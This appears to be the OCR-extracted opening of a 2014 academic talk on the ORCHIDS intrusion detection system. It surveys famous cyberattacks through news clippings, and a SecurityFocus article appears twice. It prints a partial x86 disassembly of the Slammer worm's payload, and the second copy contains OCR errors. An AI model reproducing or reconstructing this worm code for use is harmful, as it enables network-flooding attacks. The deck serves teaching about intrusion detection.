

OrchIDS: on the value of rigor in intrusion detection

Jean Goubault-Larrecq



CPS, Grenoble, July 08 2014

Outline

1. A few **scary stories** about computer security
2. **ORCHIDS**: an intrusion prevention system
3. **Semantics** and algorithms
4. **NetEntropy**: detecting subverted cryptographic flows
5. Conclusion

Outline

1. A few **scary stories** about computer security

2. **ORCHIDS**: an intrusion prevention system

3. **Semantics** and algorithms


4. **NetEntropy**: detecting subverted cryptographic flows

5. Conclusion


Example 1: Slammer (2003)

- An internet **worm** designed to propagate quickly
- which did not do anything...
- ... except propagate ...
- ... and bring networks to their knees

Slammer: Jan. 25, 2003, 05:29



Slammer: Jan. 2003, 06:00



Slammer: impact

- **911 emergency number** in Seattle: down
- **Canceled flights** Newark hub, Continental Airlines
- **Internet down** in Portugal, South Korea
- **No mobile phone service**, South Korea
- 5 out of the 13 Internet **backbone servers** down
- Estimated cost: > **\$ 1 billion**

Slammer: impact

NEWS

Infocus

- » Foundations
- » Microsoft
- » Unix
- » IDS
- » Incidents
- » Virus
- » Pen-Test
- » Firewalls

Columnists

Mailing Lists

- » Newsletters
- » Bugtraq
- » Focus on IDS
- » Focus on Linux
- » Focus on Microsoft
- » Forensics
- » Pen-test
- » Security Basics
- » Vuln Dev

Vulnerabilities

Jobs

- » Job Opportunities
- » Resumes
- » Job Seekers
- » Employers

Tools

RSS

- » News
- » Vulns

Security Research



Slammer worm crashed Ohio nuke plant network

Kevin Poulsen, SecurityFocus 2003-08-19

The Slammer worm penetrated a private computer network at Ohio's Davis-Besse nuclear power plant in January and disabled a safety monitoring system for nearly five hours, despite a belief by plant personnel that the network was protected by a firewall, SecurityFocus has learned.

The breach did not pose a safety hazard. The troubled plant had been offline since February, 2002, when workers discovered a 6-by-5-inch hole in the plant's reactor head. Moreover, the monitoring system, called a Safety Parameter Display System, had a redundant analog backup that was unaffected by the worm. But at least one expert says the case illustrates a growing cybersecurity problem in the nuclear power industry, where interconnection between plant and corporate networks is becoming more common, and is permitted by federal safety regulations.

The Davis-Besse plant is operated by FirstEnergy Corp., the Ohio utility company that's become the focus of an investigation into the northeastern U.S. blackout last week.

The incident at the plant is described in an April e-mail to the Nuclear Regulatory Commission (NRC) from FirstEnergy, and in a similarly-worded March safety advisory distributed privately throughout the industry over the "Nuclear Network," an information-sharing program run by the Institute of Nuclear Power Operations. The March advisory was issued to "alert the industry to consequences of Internet Worms and Viruses on Plant Computer Systems."

Security White Papers

Achieving Rapid Data Recovery for IBM AIX Environments

Planning for recovery is a requirement in businesses of all sizes. In implementing an operational...

Close the Zero Hour Gap: Protection From Emerging Virus Threats

Today's malware distributors skirt traditional defenses by exploiting the "zero hour..."

Gain Business Value from the Disparate Landscape of Corporate Content...

Applying structured data management principles to a firm's content is a means to derive...

Avoiding the Compliance Trap for Travel and Expenses

Organizations weighing T&E automation should look beyond the value of streamlining the process...

[More White Papers](#)

Security White Papers

5 Reasons Why Smaller Organizations Should Consider System i...

This white paper will provide a review of the core causes and costs of both planned and unplanned...

Next-Generation Reputation Technology

For most organizations, inbound message volumes (composed primarily of spam email) have increased...

Gain Business Value from the Disparate Landscape of...

Applying structured data management principles to a firm's content is a means to derive...

Closing the IT Availability Gap: New Options for Traditional...

Faced with a growing number of business-critical applications and services to support, SMBs and...

Strategies for IPR/DRM protection and secrecy

This white paper describes the differences between information, IPR and trade secrets, and where...

Optimizing Infrastructure Control

This paper outlines the nature of infrastructure integrity, change auditing, and compliance...

Slammer: impact

NEWS

Infocus

- » Foundations
- » Microsoft
- » Unix
- » IDS
- » Incidents
- » Virus
- » Pen-Test
- » Firewalls

Columnists

Mailing Lists

- » Newsletters
- » Bugtraq
- » Focus on IDS
- » Focus on Linux
- » Focus on Microsoft
- » Forensics
- » Pen-test
- » Security Basics
- » Vuln Dev

Vulnerabilities

Jobs

- » Job Opportunities
- » Resumes
- » Job Seekers
- » Employers

Tools

RSS

- » News
- » Vulns

Security Research



Slammer worm crashed Ohio nuke plant network

Kevin Poulsen, SecurityFocus 2003-08-19

The Slammer worm penetrated a private computer network at Ohio's Davis-Besse nuclear power plant in January and disabled a safety monitoring system for nearly five hours, despite a belief by plant personnel that the network was protected by a firewall, SecurityFocus has learned.

The breach did not pose a safety hazard. The troubled plant had been offline since February, 2002, when workers discovered a 6-by-5-inch hole in the plant's reactor head. Moreover, the monitoring system, called a Safety Parameter Display System, had a redundant analog backup that was unaffected by the worm. But at least one expert says the case illustrates a growing cybersecurity problem in the nuclear power industry, where interconnection between plant and corporate networks is becoming more common, and is permitted by federal safety regulations.

The Davis-Besse plant is operated by FirstEnergy Corp., the Ohio utility company that's become the focus of an investigation into the northeastern U.S. blackout last week.

The incident at the plant is described in an April e-mail to the Nuclear Regulatory Commission (NRC) from FirstEnergy, and in a similarly-worded March safety advisory distributed privately throughout the industry over the "Nuclear Network," an information-sharing program run by the Institute of Nuclear Power Operations. The March advisory was issued to "alert the industry to consequences of Internet Worms and Viruses on Plant Computer Systems."

Security White Papers

Achieving Rapid Data Recovery for IBM AIX Environments

Planning for recovery is a requirement in businesses of all sizes. In implementing an operational...

Close the Zero Hour Gap: Protection From Emerging Virus Threats

Today's malware distributors skirt traditional defenses by exploiting the "zero hour..."

Gain Business Value from the Disparate Landscape of Corporate Content...

Applying structured data management principles to a firm's content is a means to derive...

Avoiding the Compliance Trap for Travel and Expenses

Organizations weighing T&E automation should look beyond the value of streamlining the process...

[More White Papers](#)

Security White Papers

5 Reasons Why Smaller Organizations Should Consider System i...

This white paper will provide a review of the core causes and costs of both planned and unplanned...

Next-Generation Reputation Technology

For most organizations, inbound message volumes (composed primarily of spam email) have increased...

Gain Business Value from the Disparate Landscape of...

Applying structured data management principles to a firm's content is a means to derive...

Closing the IT Availability Gap: New Options for Traditional...

Faced with a growing number of business-critical applications and services to support, SMBs and...

Strategies for IPR/DRM protection and secrecy

This white paper describes the differences between information, IPR and trade secrets, and where...

Optimizing Infrastructure Control

This paper outlines the nature of infrastructure integrity, change auditing, and compliance...



Anatomy of the beast

```
04
01 01 01 01 dc c9 b8 42
01 01 01 01 jnp 0x75
01 01 01 01 01 01 01 01
01 01 01 01 01 01
01 01 01 01 01 70 ae 42
01 01 01 01 01 70 ae 42
01 01 01 01 nop
01 01 01 01 nop
01 01 01 01 nop
01 01 01 01 nop
01 01 01 01 nop
01 01 01 01 nop
01 01 01 01 nop
01 01 01 01 nop
01 01 01 01 push $0x42b0c9dc
01 01 01 01 mov $0x1010101,%eax
01 01 01 01 xor %ecx,%ecx
01 01 01 01 mov $0x18,%cl
01 01 01 01 push %eax
01 01 01 01 loop 0x8b
01 01 01 01 xor $0x5010101,%eax
01 01 01 01 push %eax
01 01 01 01 mov %esp,%ebp
01 01 01 01 push %ecx
01 01 01 01 push 0x6c6c642e
01 01 01 01 push 0x32336c65
01 01 01 01 push 0x6e72656b
01 01 01 01 push %ecx
01 01 01 01 push 0x746e756f
01 01 01 01 push 0x436b6369
01 01 01 01 push 0x54746547
01 01 01 01 mov 0x6c6c,%cx
01 01 01 01 push %ecx
01 01 01 01 push 0x642e3233
01 01 01 01 push 0x5f327377
01 01 01 01 mov 0x7465,%cx
01 01 01 01 push %ecx
01 01 01 01 push 0x6b636f73
01 01 01 01 mov 0x6f74,%cx
01 01 01 01 push %ecx
01 01 01 01 push 0x646e6573
01 01 01 01 mov $0x42ae1018,%esi
01 01 01 01 lea 0xffffffffd4(%ebp),%eax
01 01 01 01 push %eax
01 01 01 01 call *(%esi)
01 01 01 01 push %eax
01 01 01 01 lea 0xffffffe0(%ebp),%eax
01 01 01 01 push %eax
01 01 01 01 lea 0xffffffff0(%ebp),%eax
01 01 01 01 push %eax
01 01 01 01 call *(%esi)
01 01 01 01 push %eax
01 01 01 01 mov $0x42ae1010,%esi
01 01 01 01 mov (%esi),%ebx
01 01 01 01 mov (%ebx),%eax
01 01 01 01 cmp $0x51ec8b55,%eax
01 01 01 01 je 0x105
01 01 01 01 mov $0x42ae101c,%esi
01 01 01 01 call *(%esi)
```

- Terribly **small**: 376 bytes
- Does **nothing**... except propagate
- **Took networks down**, worldwide, by flooding them with copies of itself (Denial of Service)

Paul Boutin, *Slammed!*, WiReD magazine 11.07, July 2003,
<http://www.wired.com/wired/archive/11.07/slammer.html>

Computer (in)security




```


dc c9 b0 42
jnp 0x75
01 01 01 01
01 01
01 70 ae 42
01 70 ae 42
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
push $0x42b0c9dc
mov $0x1010101,%eax
xor %ecx,%ecx
mov $0x18,%c1
push %eax
loop 0x8b
xor $0x5010101,%eax
push %eax
mov %esp,%ebp
push %ecx
push $0x6c6e642e
push $0x32336c65
push $0x6e726560
push %ecx
push $0x746e756f
push $0x436b6369
push $0x54746547
    
```

Spoofting is a complex attack we are likely to see more of in the future.

- 1 X convinces B that it's A
- 2 B responds with packet to A, acknowledging A's session number and specifies its own.
- 3 X fakes another packet that acknowledges session number.



David Iove, Karl Seger, and William VonStorch, *Computer Crime A Crimefighter's Handbook*, O'Reilly, août 1995, <http://oreilly.com/catalog/crime/chapter/f.02.05.gif>



Computer (in)security

<http://www.docstoc.com/docs/22073608/Estonia-cyber-attacks-2007>

Estonia cyber attacks 2007

Known as the Estonian Cyberwar

Cyber War 2.0 — Russia v. Georgia

by WARD CARROLL on AUGUST 13, 2008

<http://defensetech.org/2008/08/13/cyber-war-2-0-russia-v-georgia/>

J'aime 3 personnes aiment ça. Inscription pour voir ce que vos amis aiment.



The second real cyber war has broken out. On August 8th, Russian troops crossed into South Ossetia vowing to defend what they called "Russian compatriots". As this was taking place, a multi-faceted cyber attack began against the Georgian infrastructure and key government web sites. The

attack modalities included: Defacing of Web Sites (Hacktivism), Web-based Psychological Operations (Psyc-Ops), a fierce propaganda campaign (PC) and of course a Distributed Denial of Service Attacks (DDoS).

Série d'attaques informatiques contre le gouvernement israélien

<http://www.radio-canada.ca/nouvelles/International/2013/04/07/002-anonymous-attaques-israel.shtml>

Mise à jour le dimanche 7 avril 2013 à 8 h 30 HAE | Radio-Canada avec Agence France-Presse

Commenter 41 +1 1 Recommander 194 Tweet 34 Partager T.

Cyberattaque contre Israël

FREE PALESTINE



Massive Cyber Attacks Uncovered

Feb. 19, 2010, <http://www.darkgovernment.com/news/massive-cyber-attacks-uncovered/>



More than 75,000 computer systems at nearly 2,500 companies in the United States and around the world have been hacked in what appears to be one of the largest and most sophisticated attacks by cyber criminals discovered to date, according to a northern Virginia security firm.

The attack, which began in late 2008 and was discovered last month, targeted proprietary corporate data, e-mails, credit-card transaction data and login credentials at companies in the health and technology industries in 196 countries, according to Herndon-based NetWitness.

News of the attack follows reports last month that the computer networks at Google and more than 30 other large financial, energy, defense, technology and media firms had been compromised. Google said the attack on its system originated in China.

This latest attack does not appear to be linked to the Google intrusion, said Amit Yoran, NetWitness's chief executive. But it is significant, he said, in its scale and in its apparent demonstration that the criminal groups' sophistication in cyberattacks is approaching that of nation states such as China and Russia.

July 17, 2012

STUXNET: ANATOMY OF THE FIRST WEAPON MADE ENTIRELY OUT OF CODE

<http://socks-studio.com/2012/07/17/stuxnet-anatomy-of-the-first-weapon-made-entirely-out-of-code/>

stuxnet-anatomy-of-the-first-weapon-made-entirely-out-of-code/

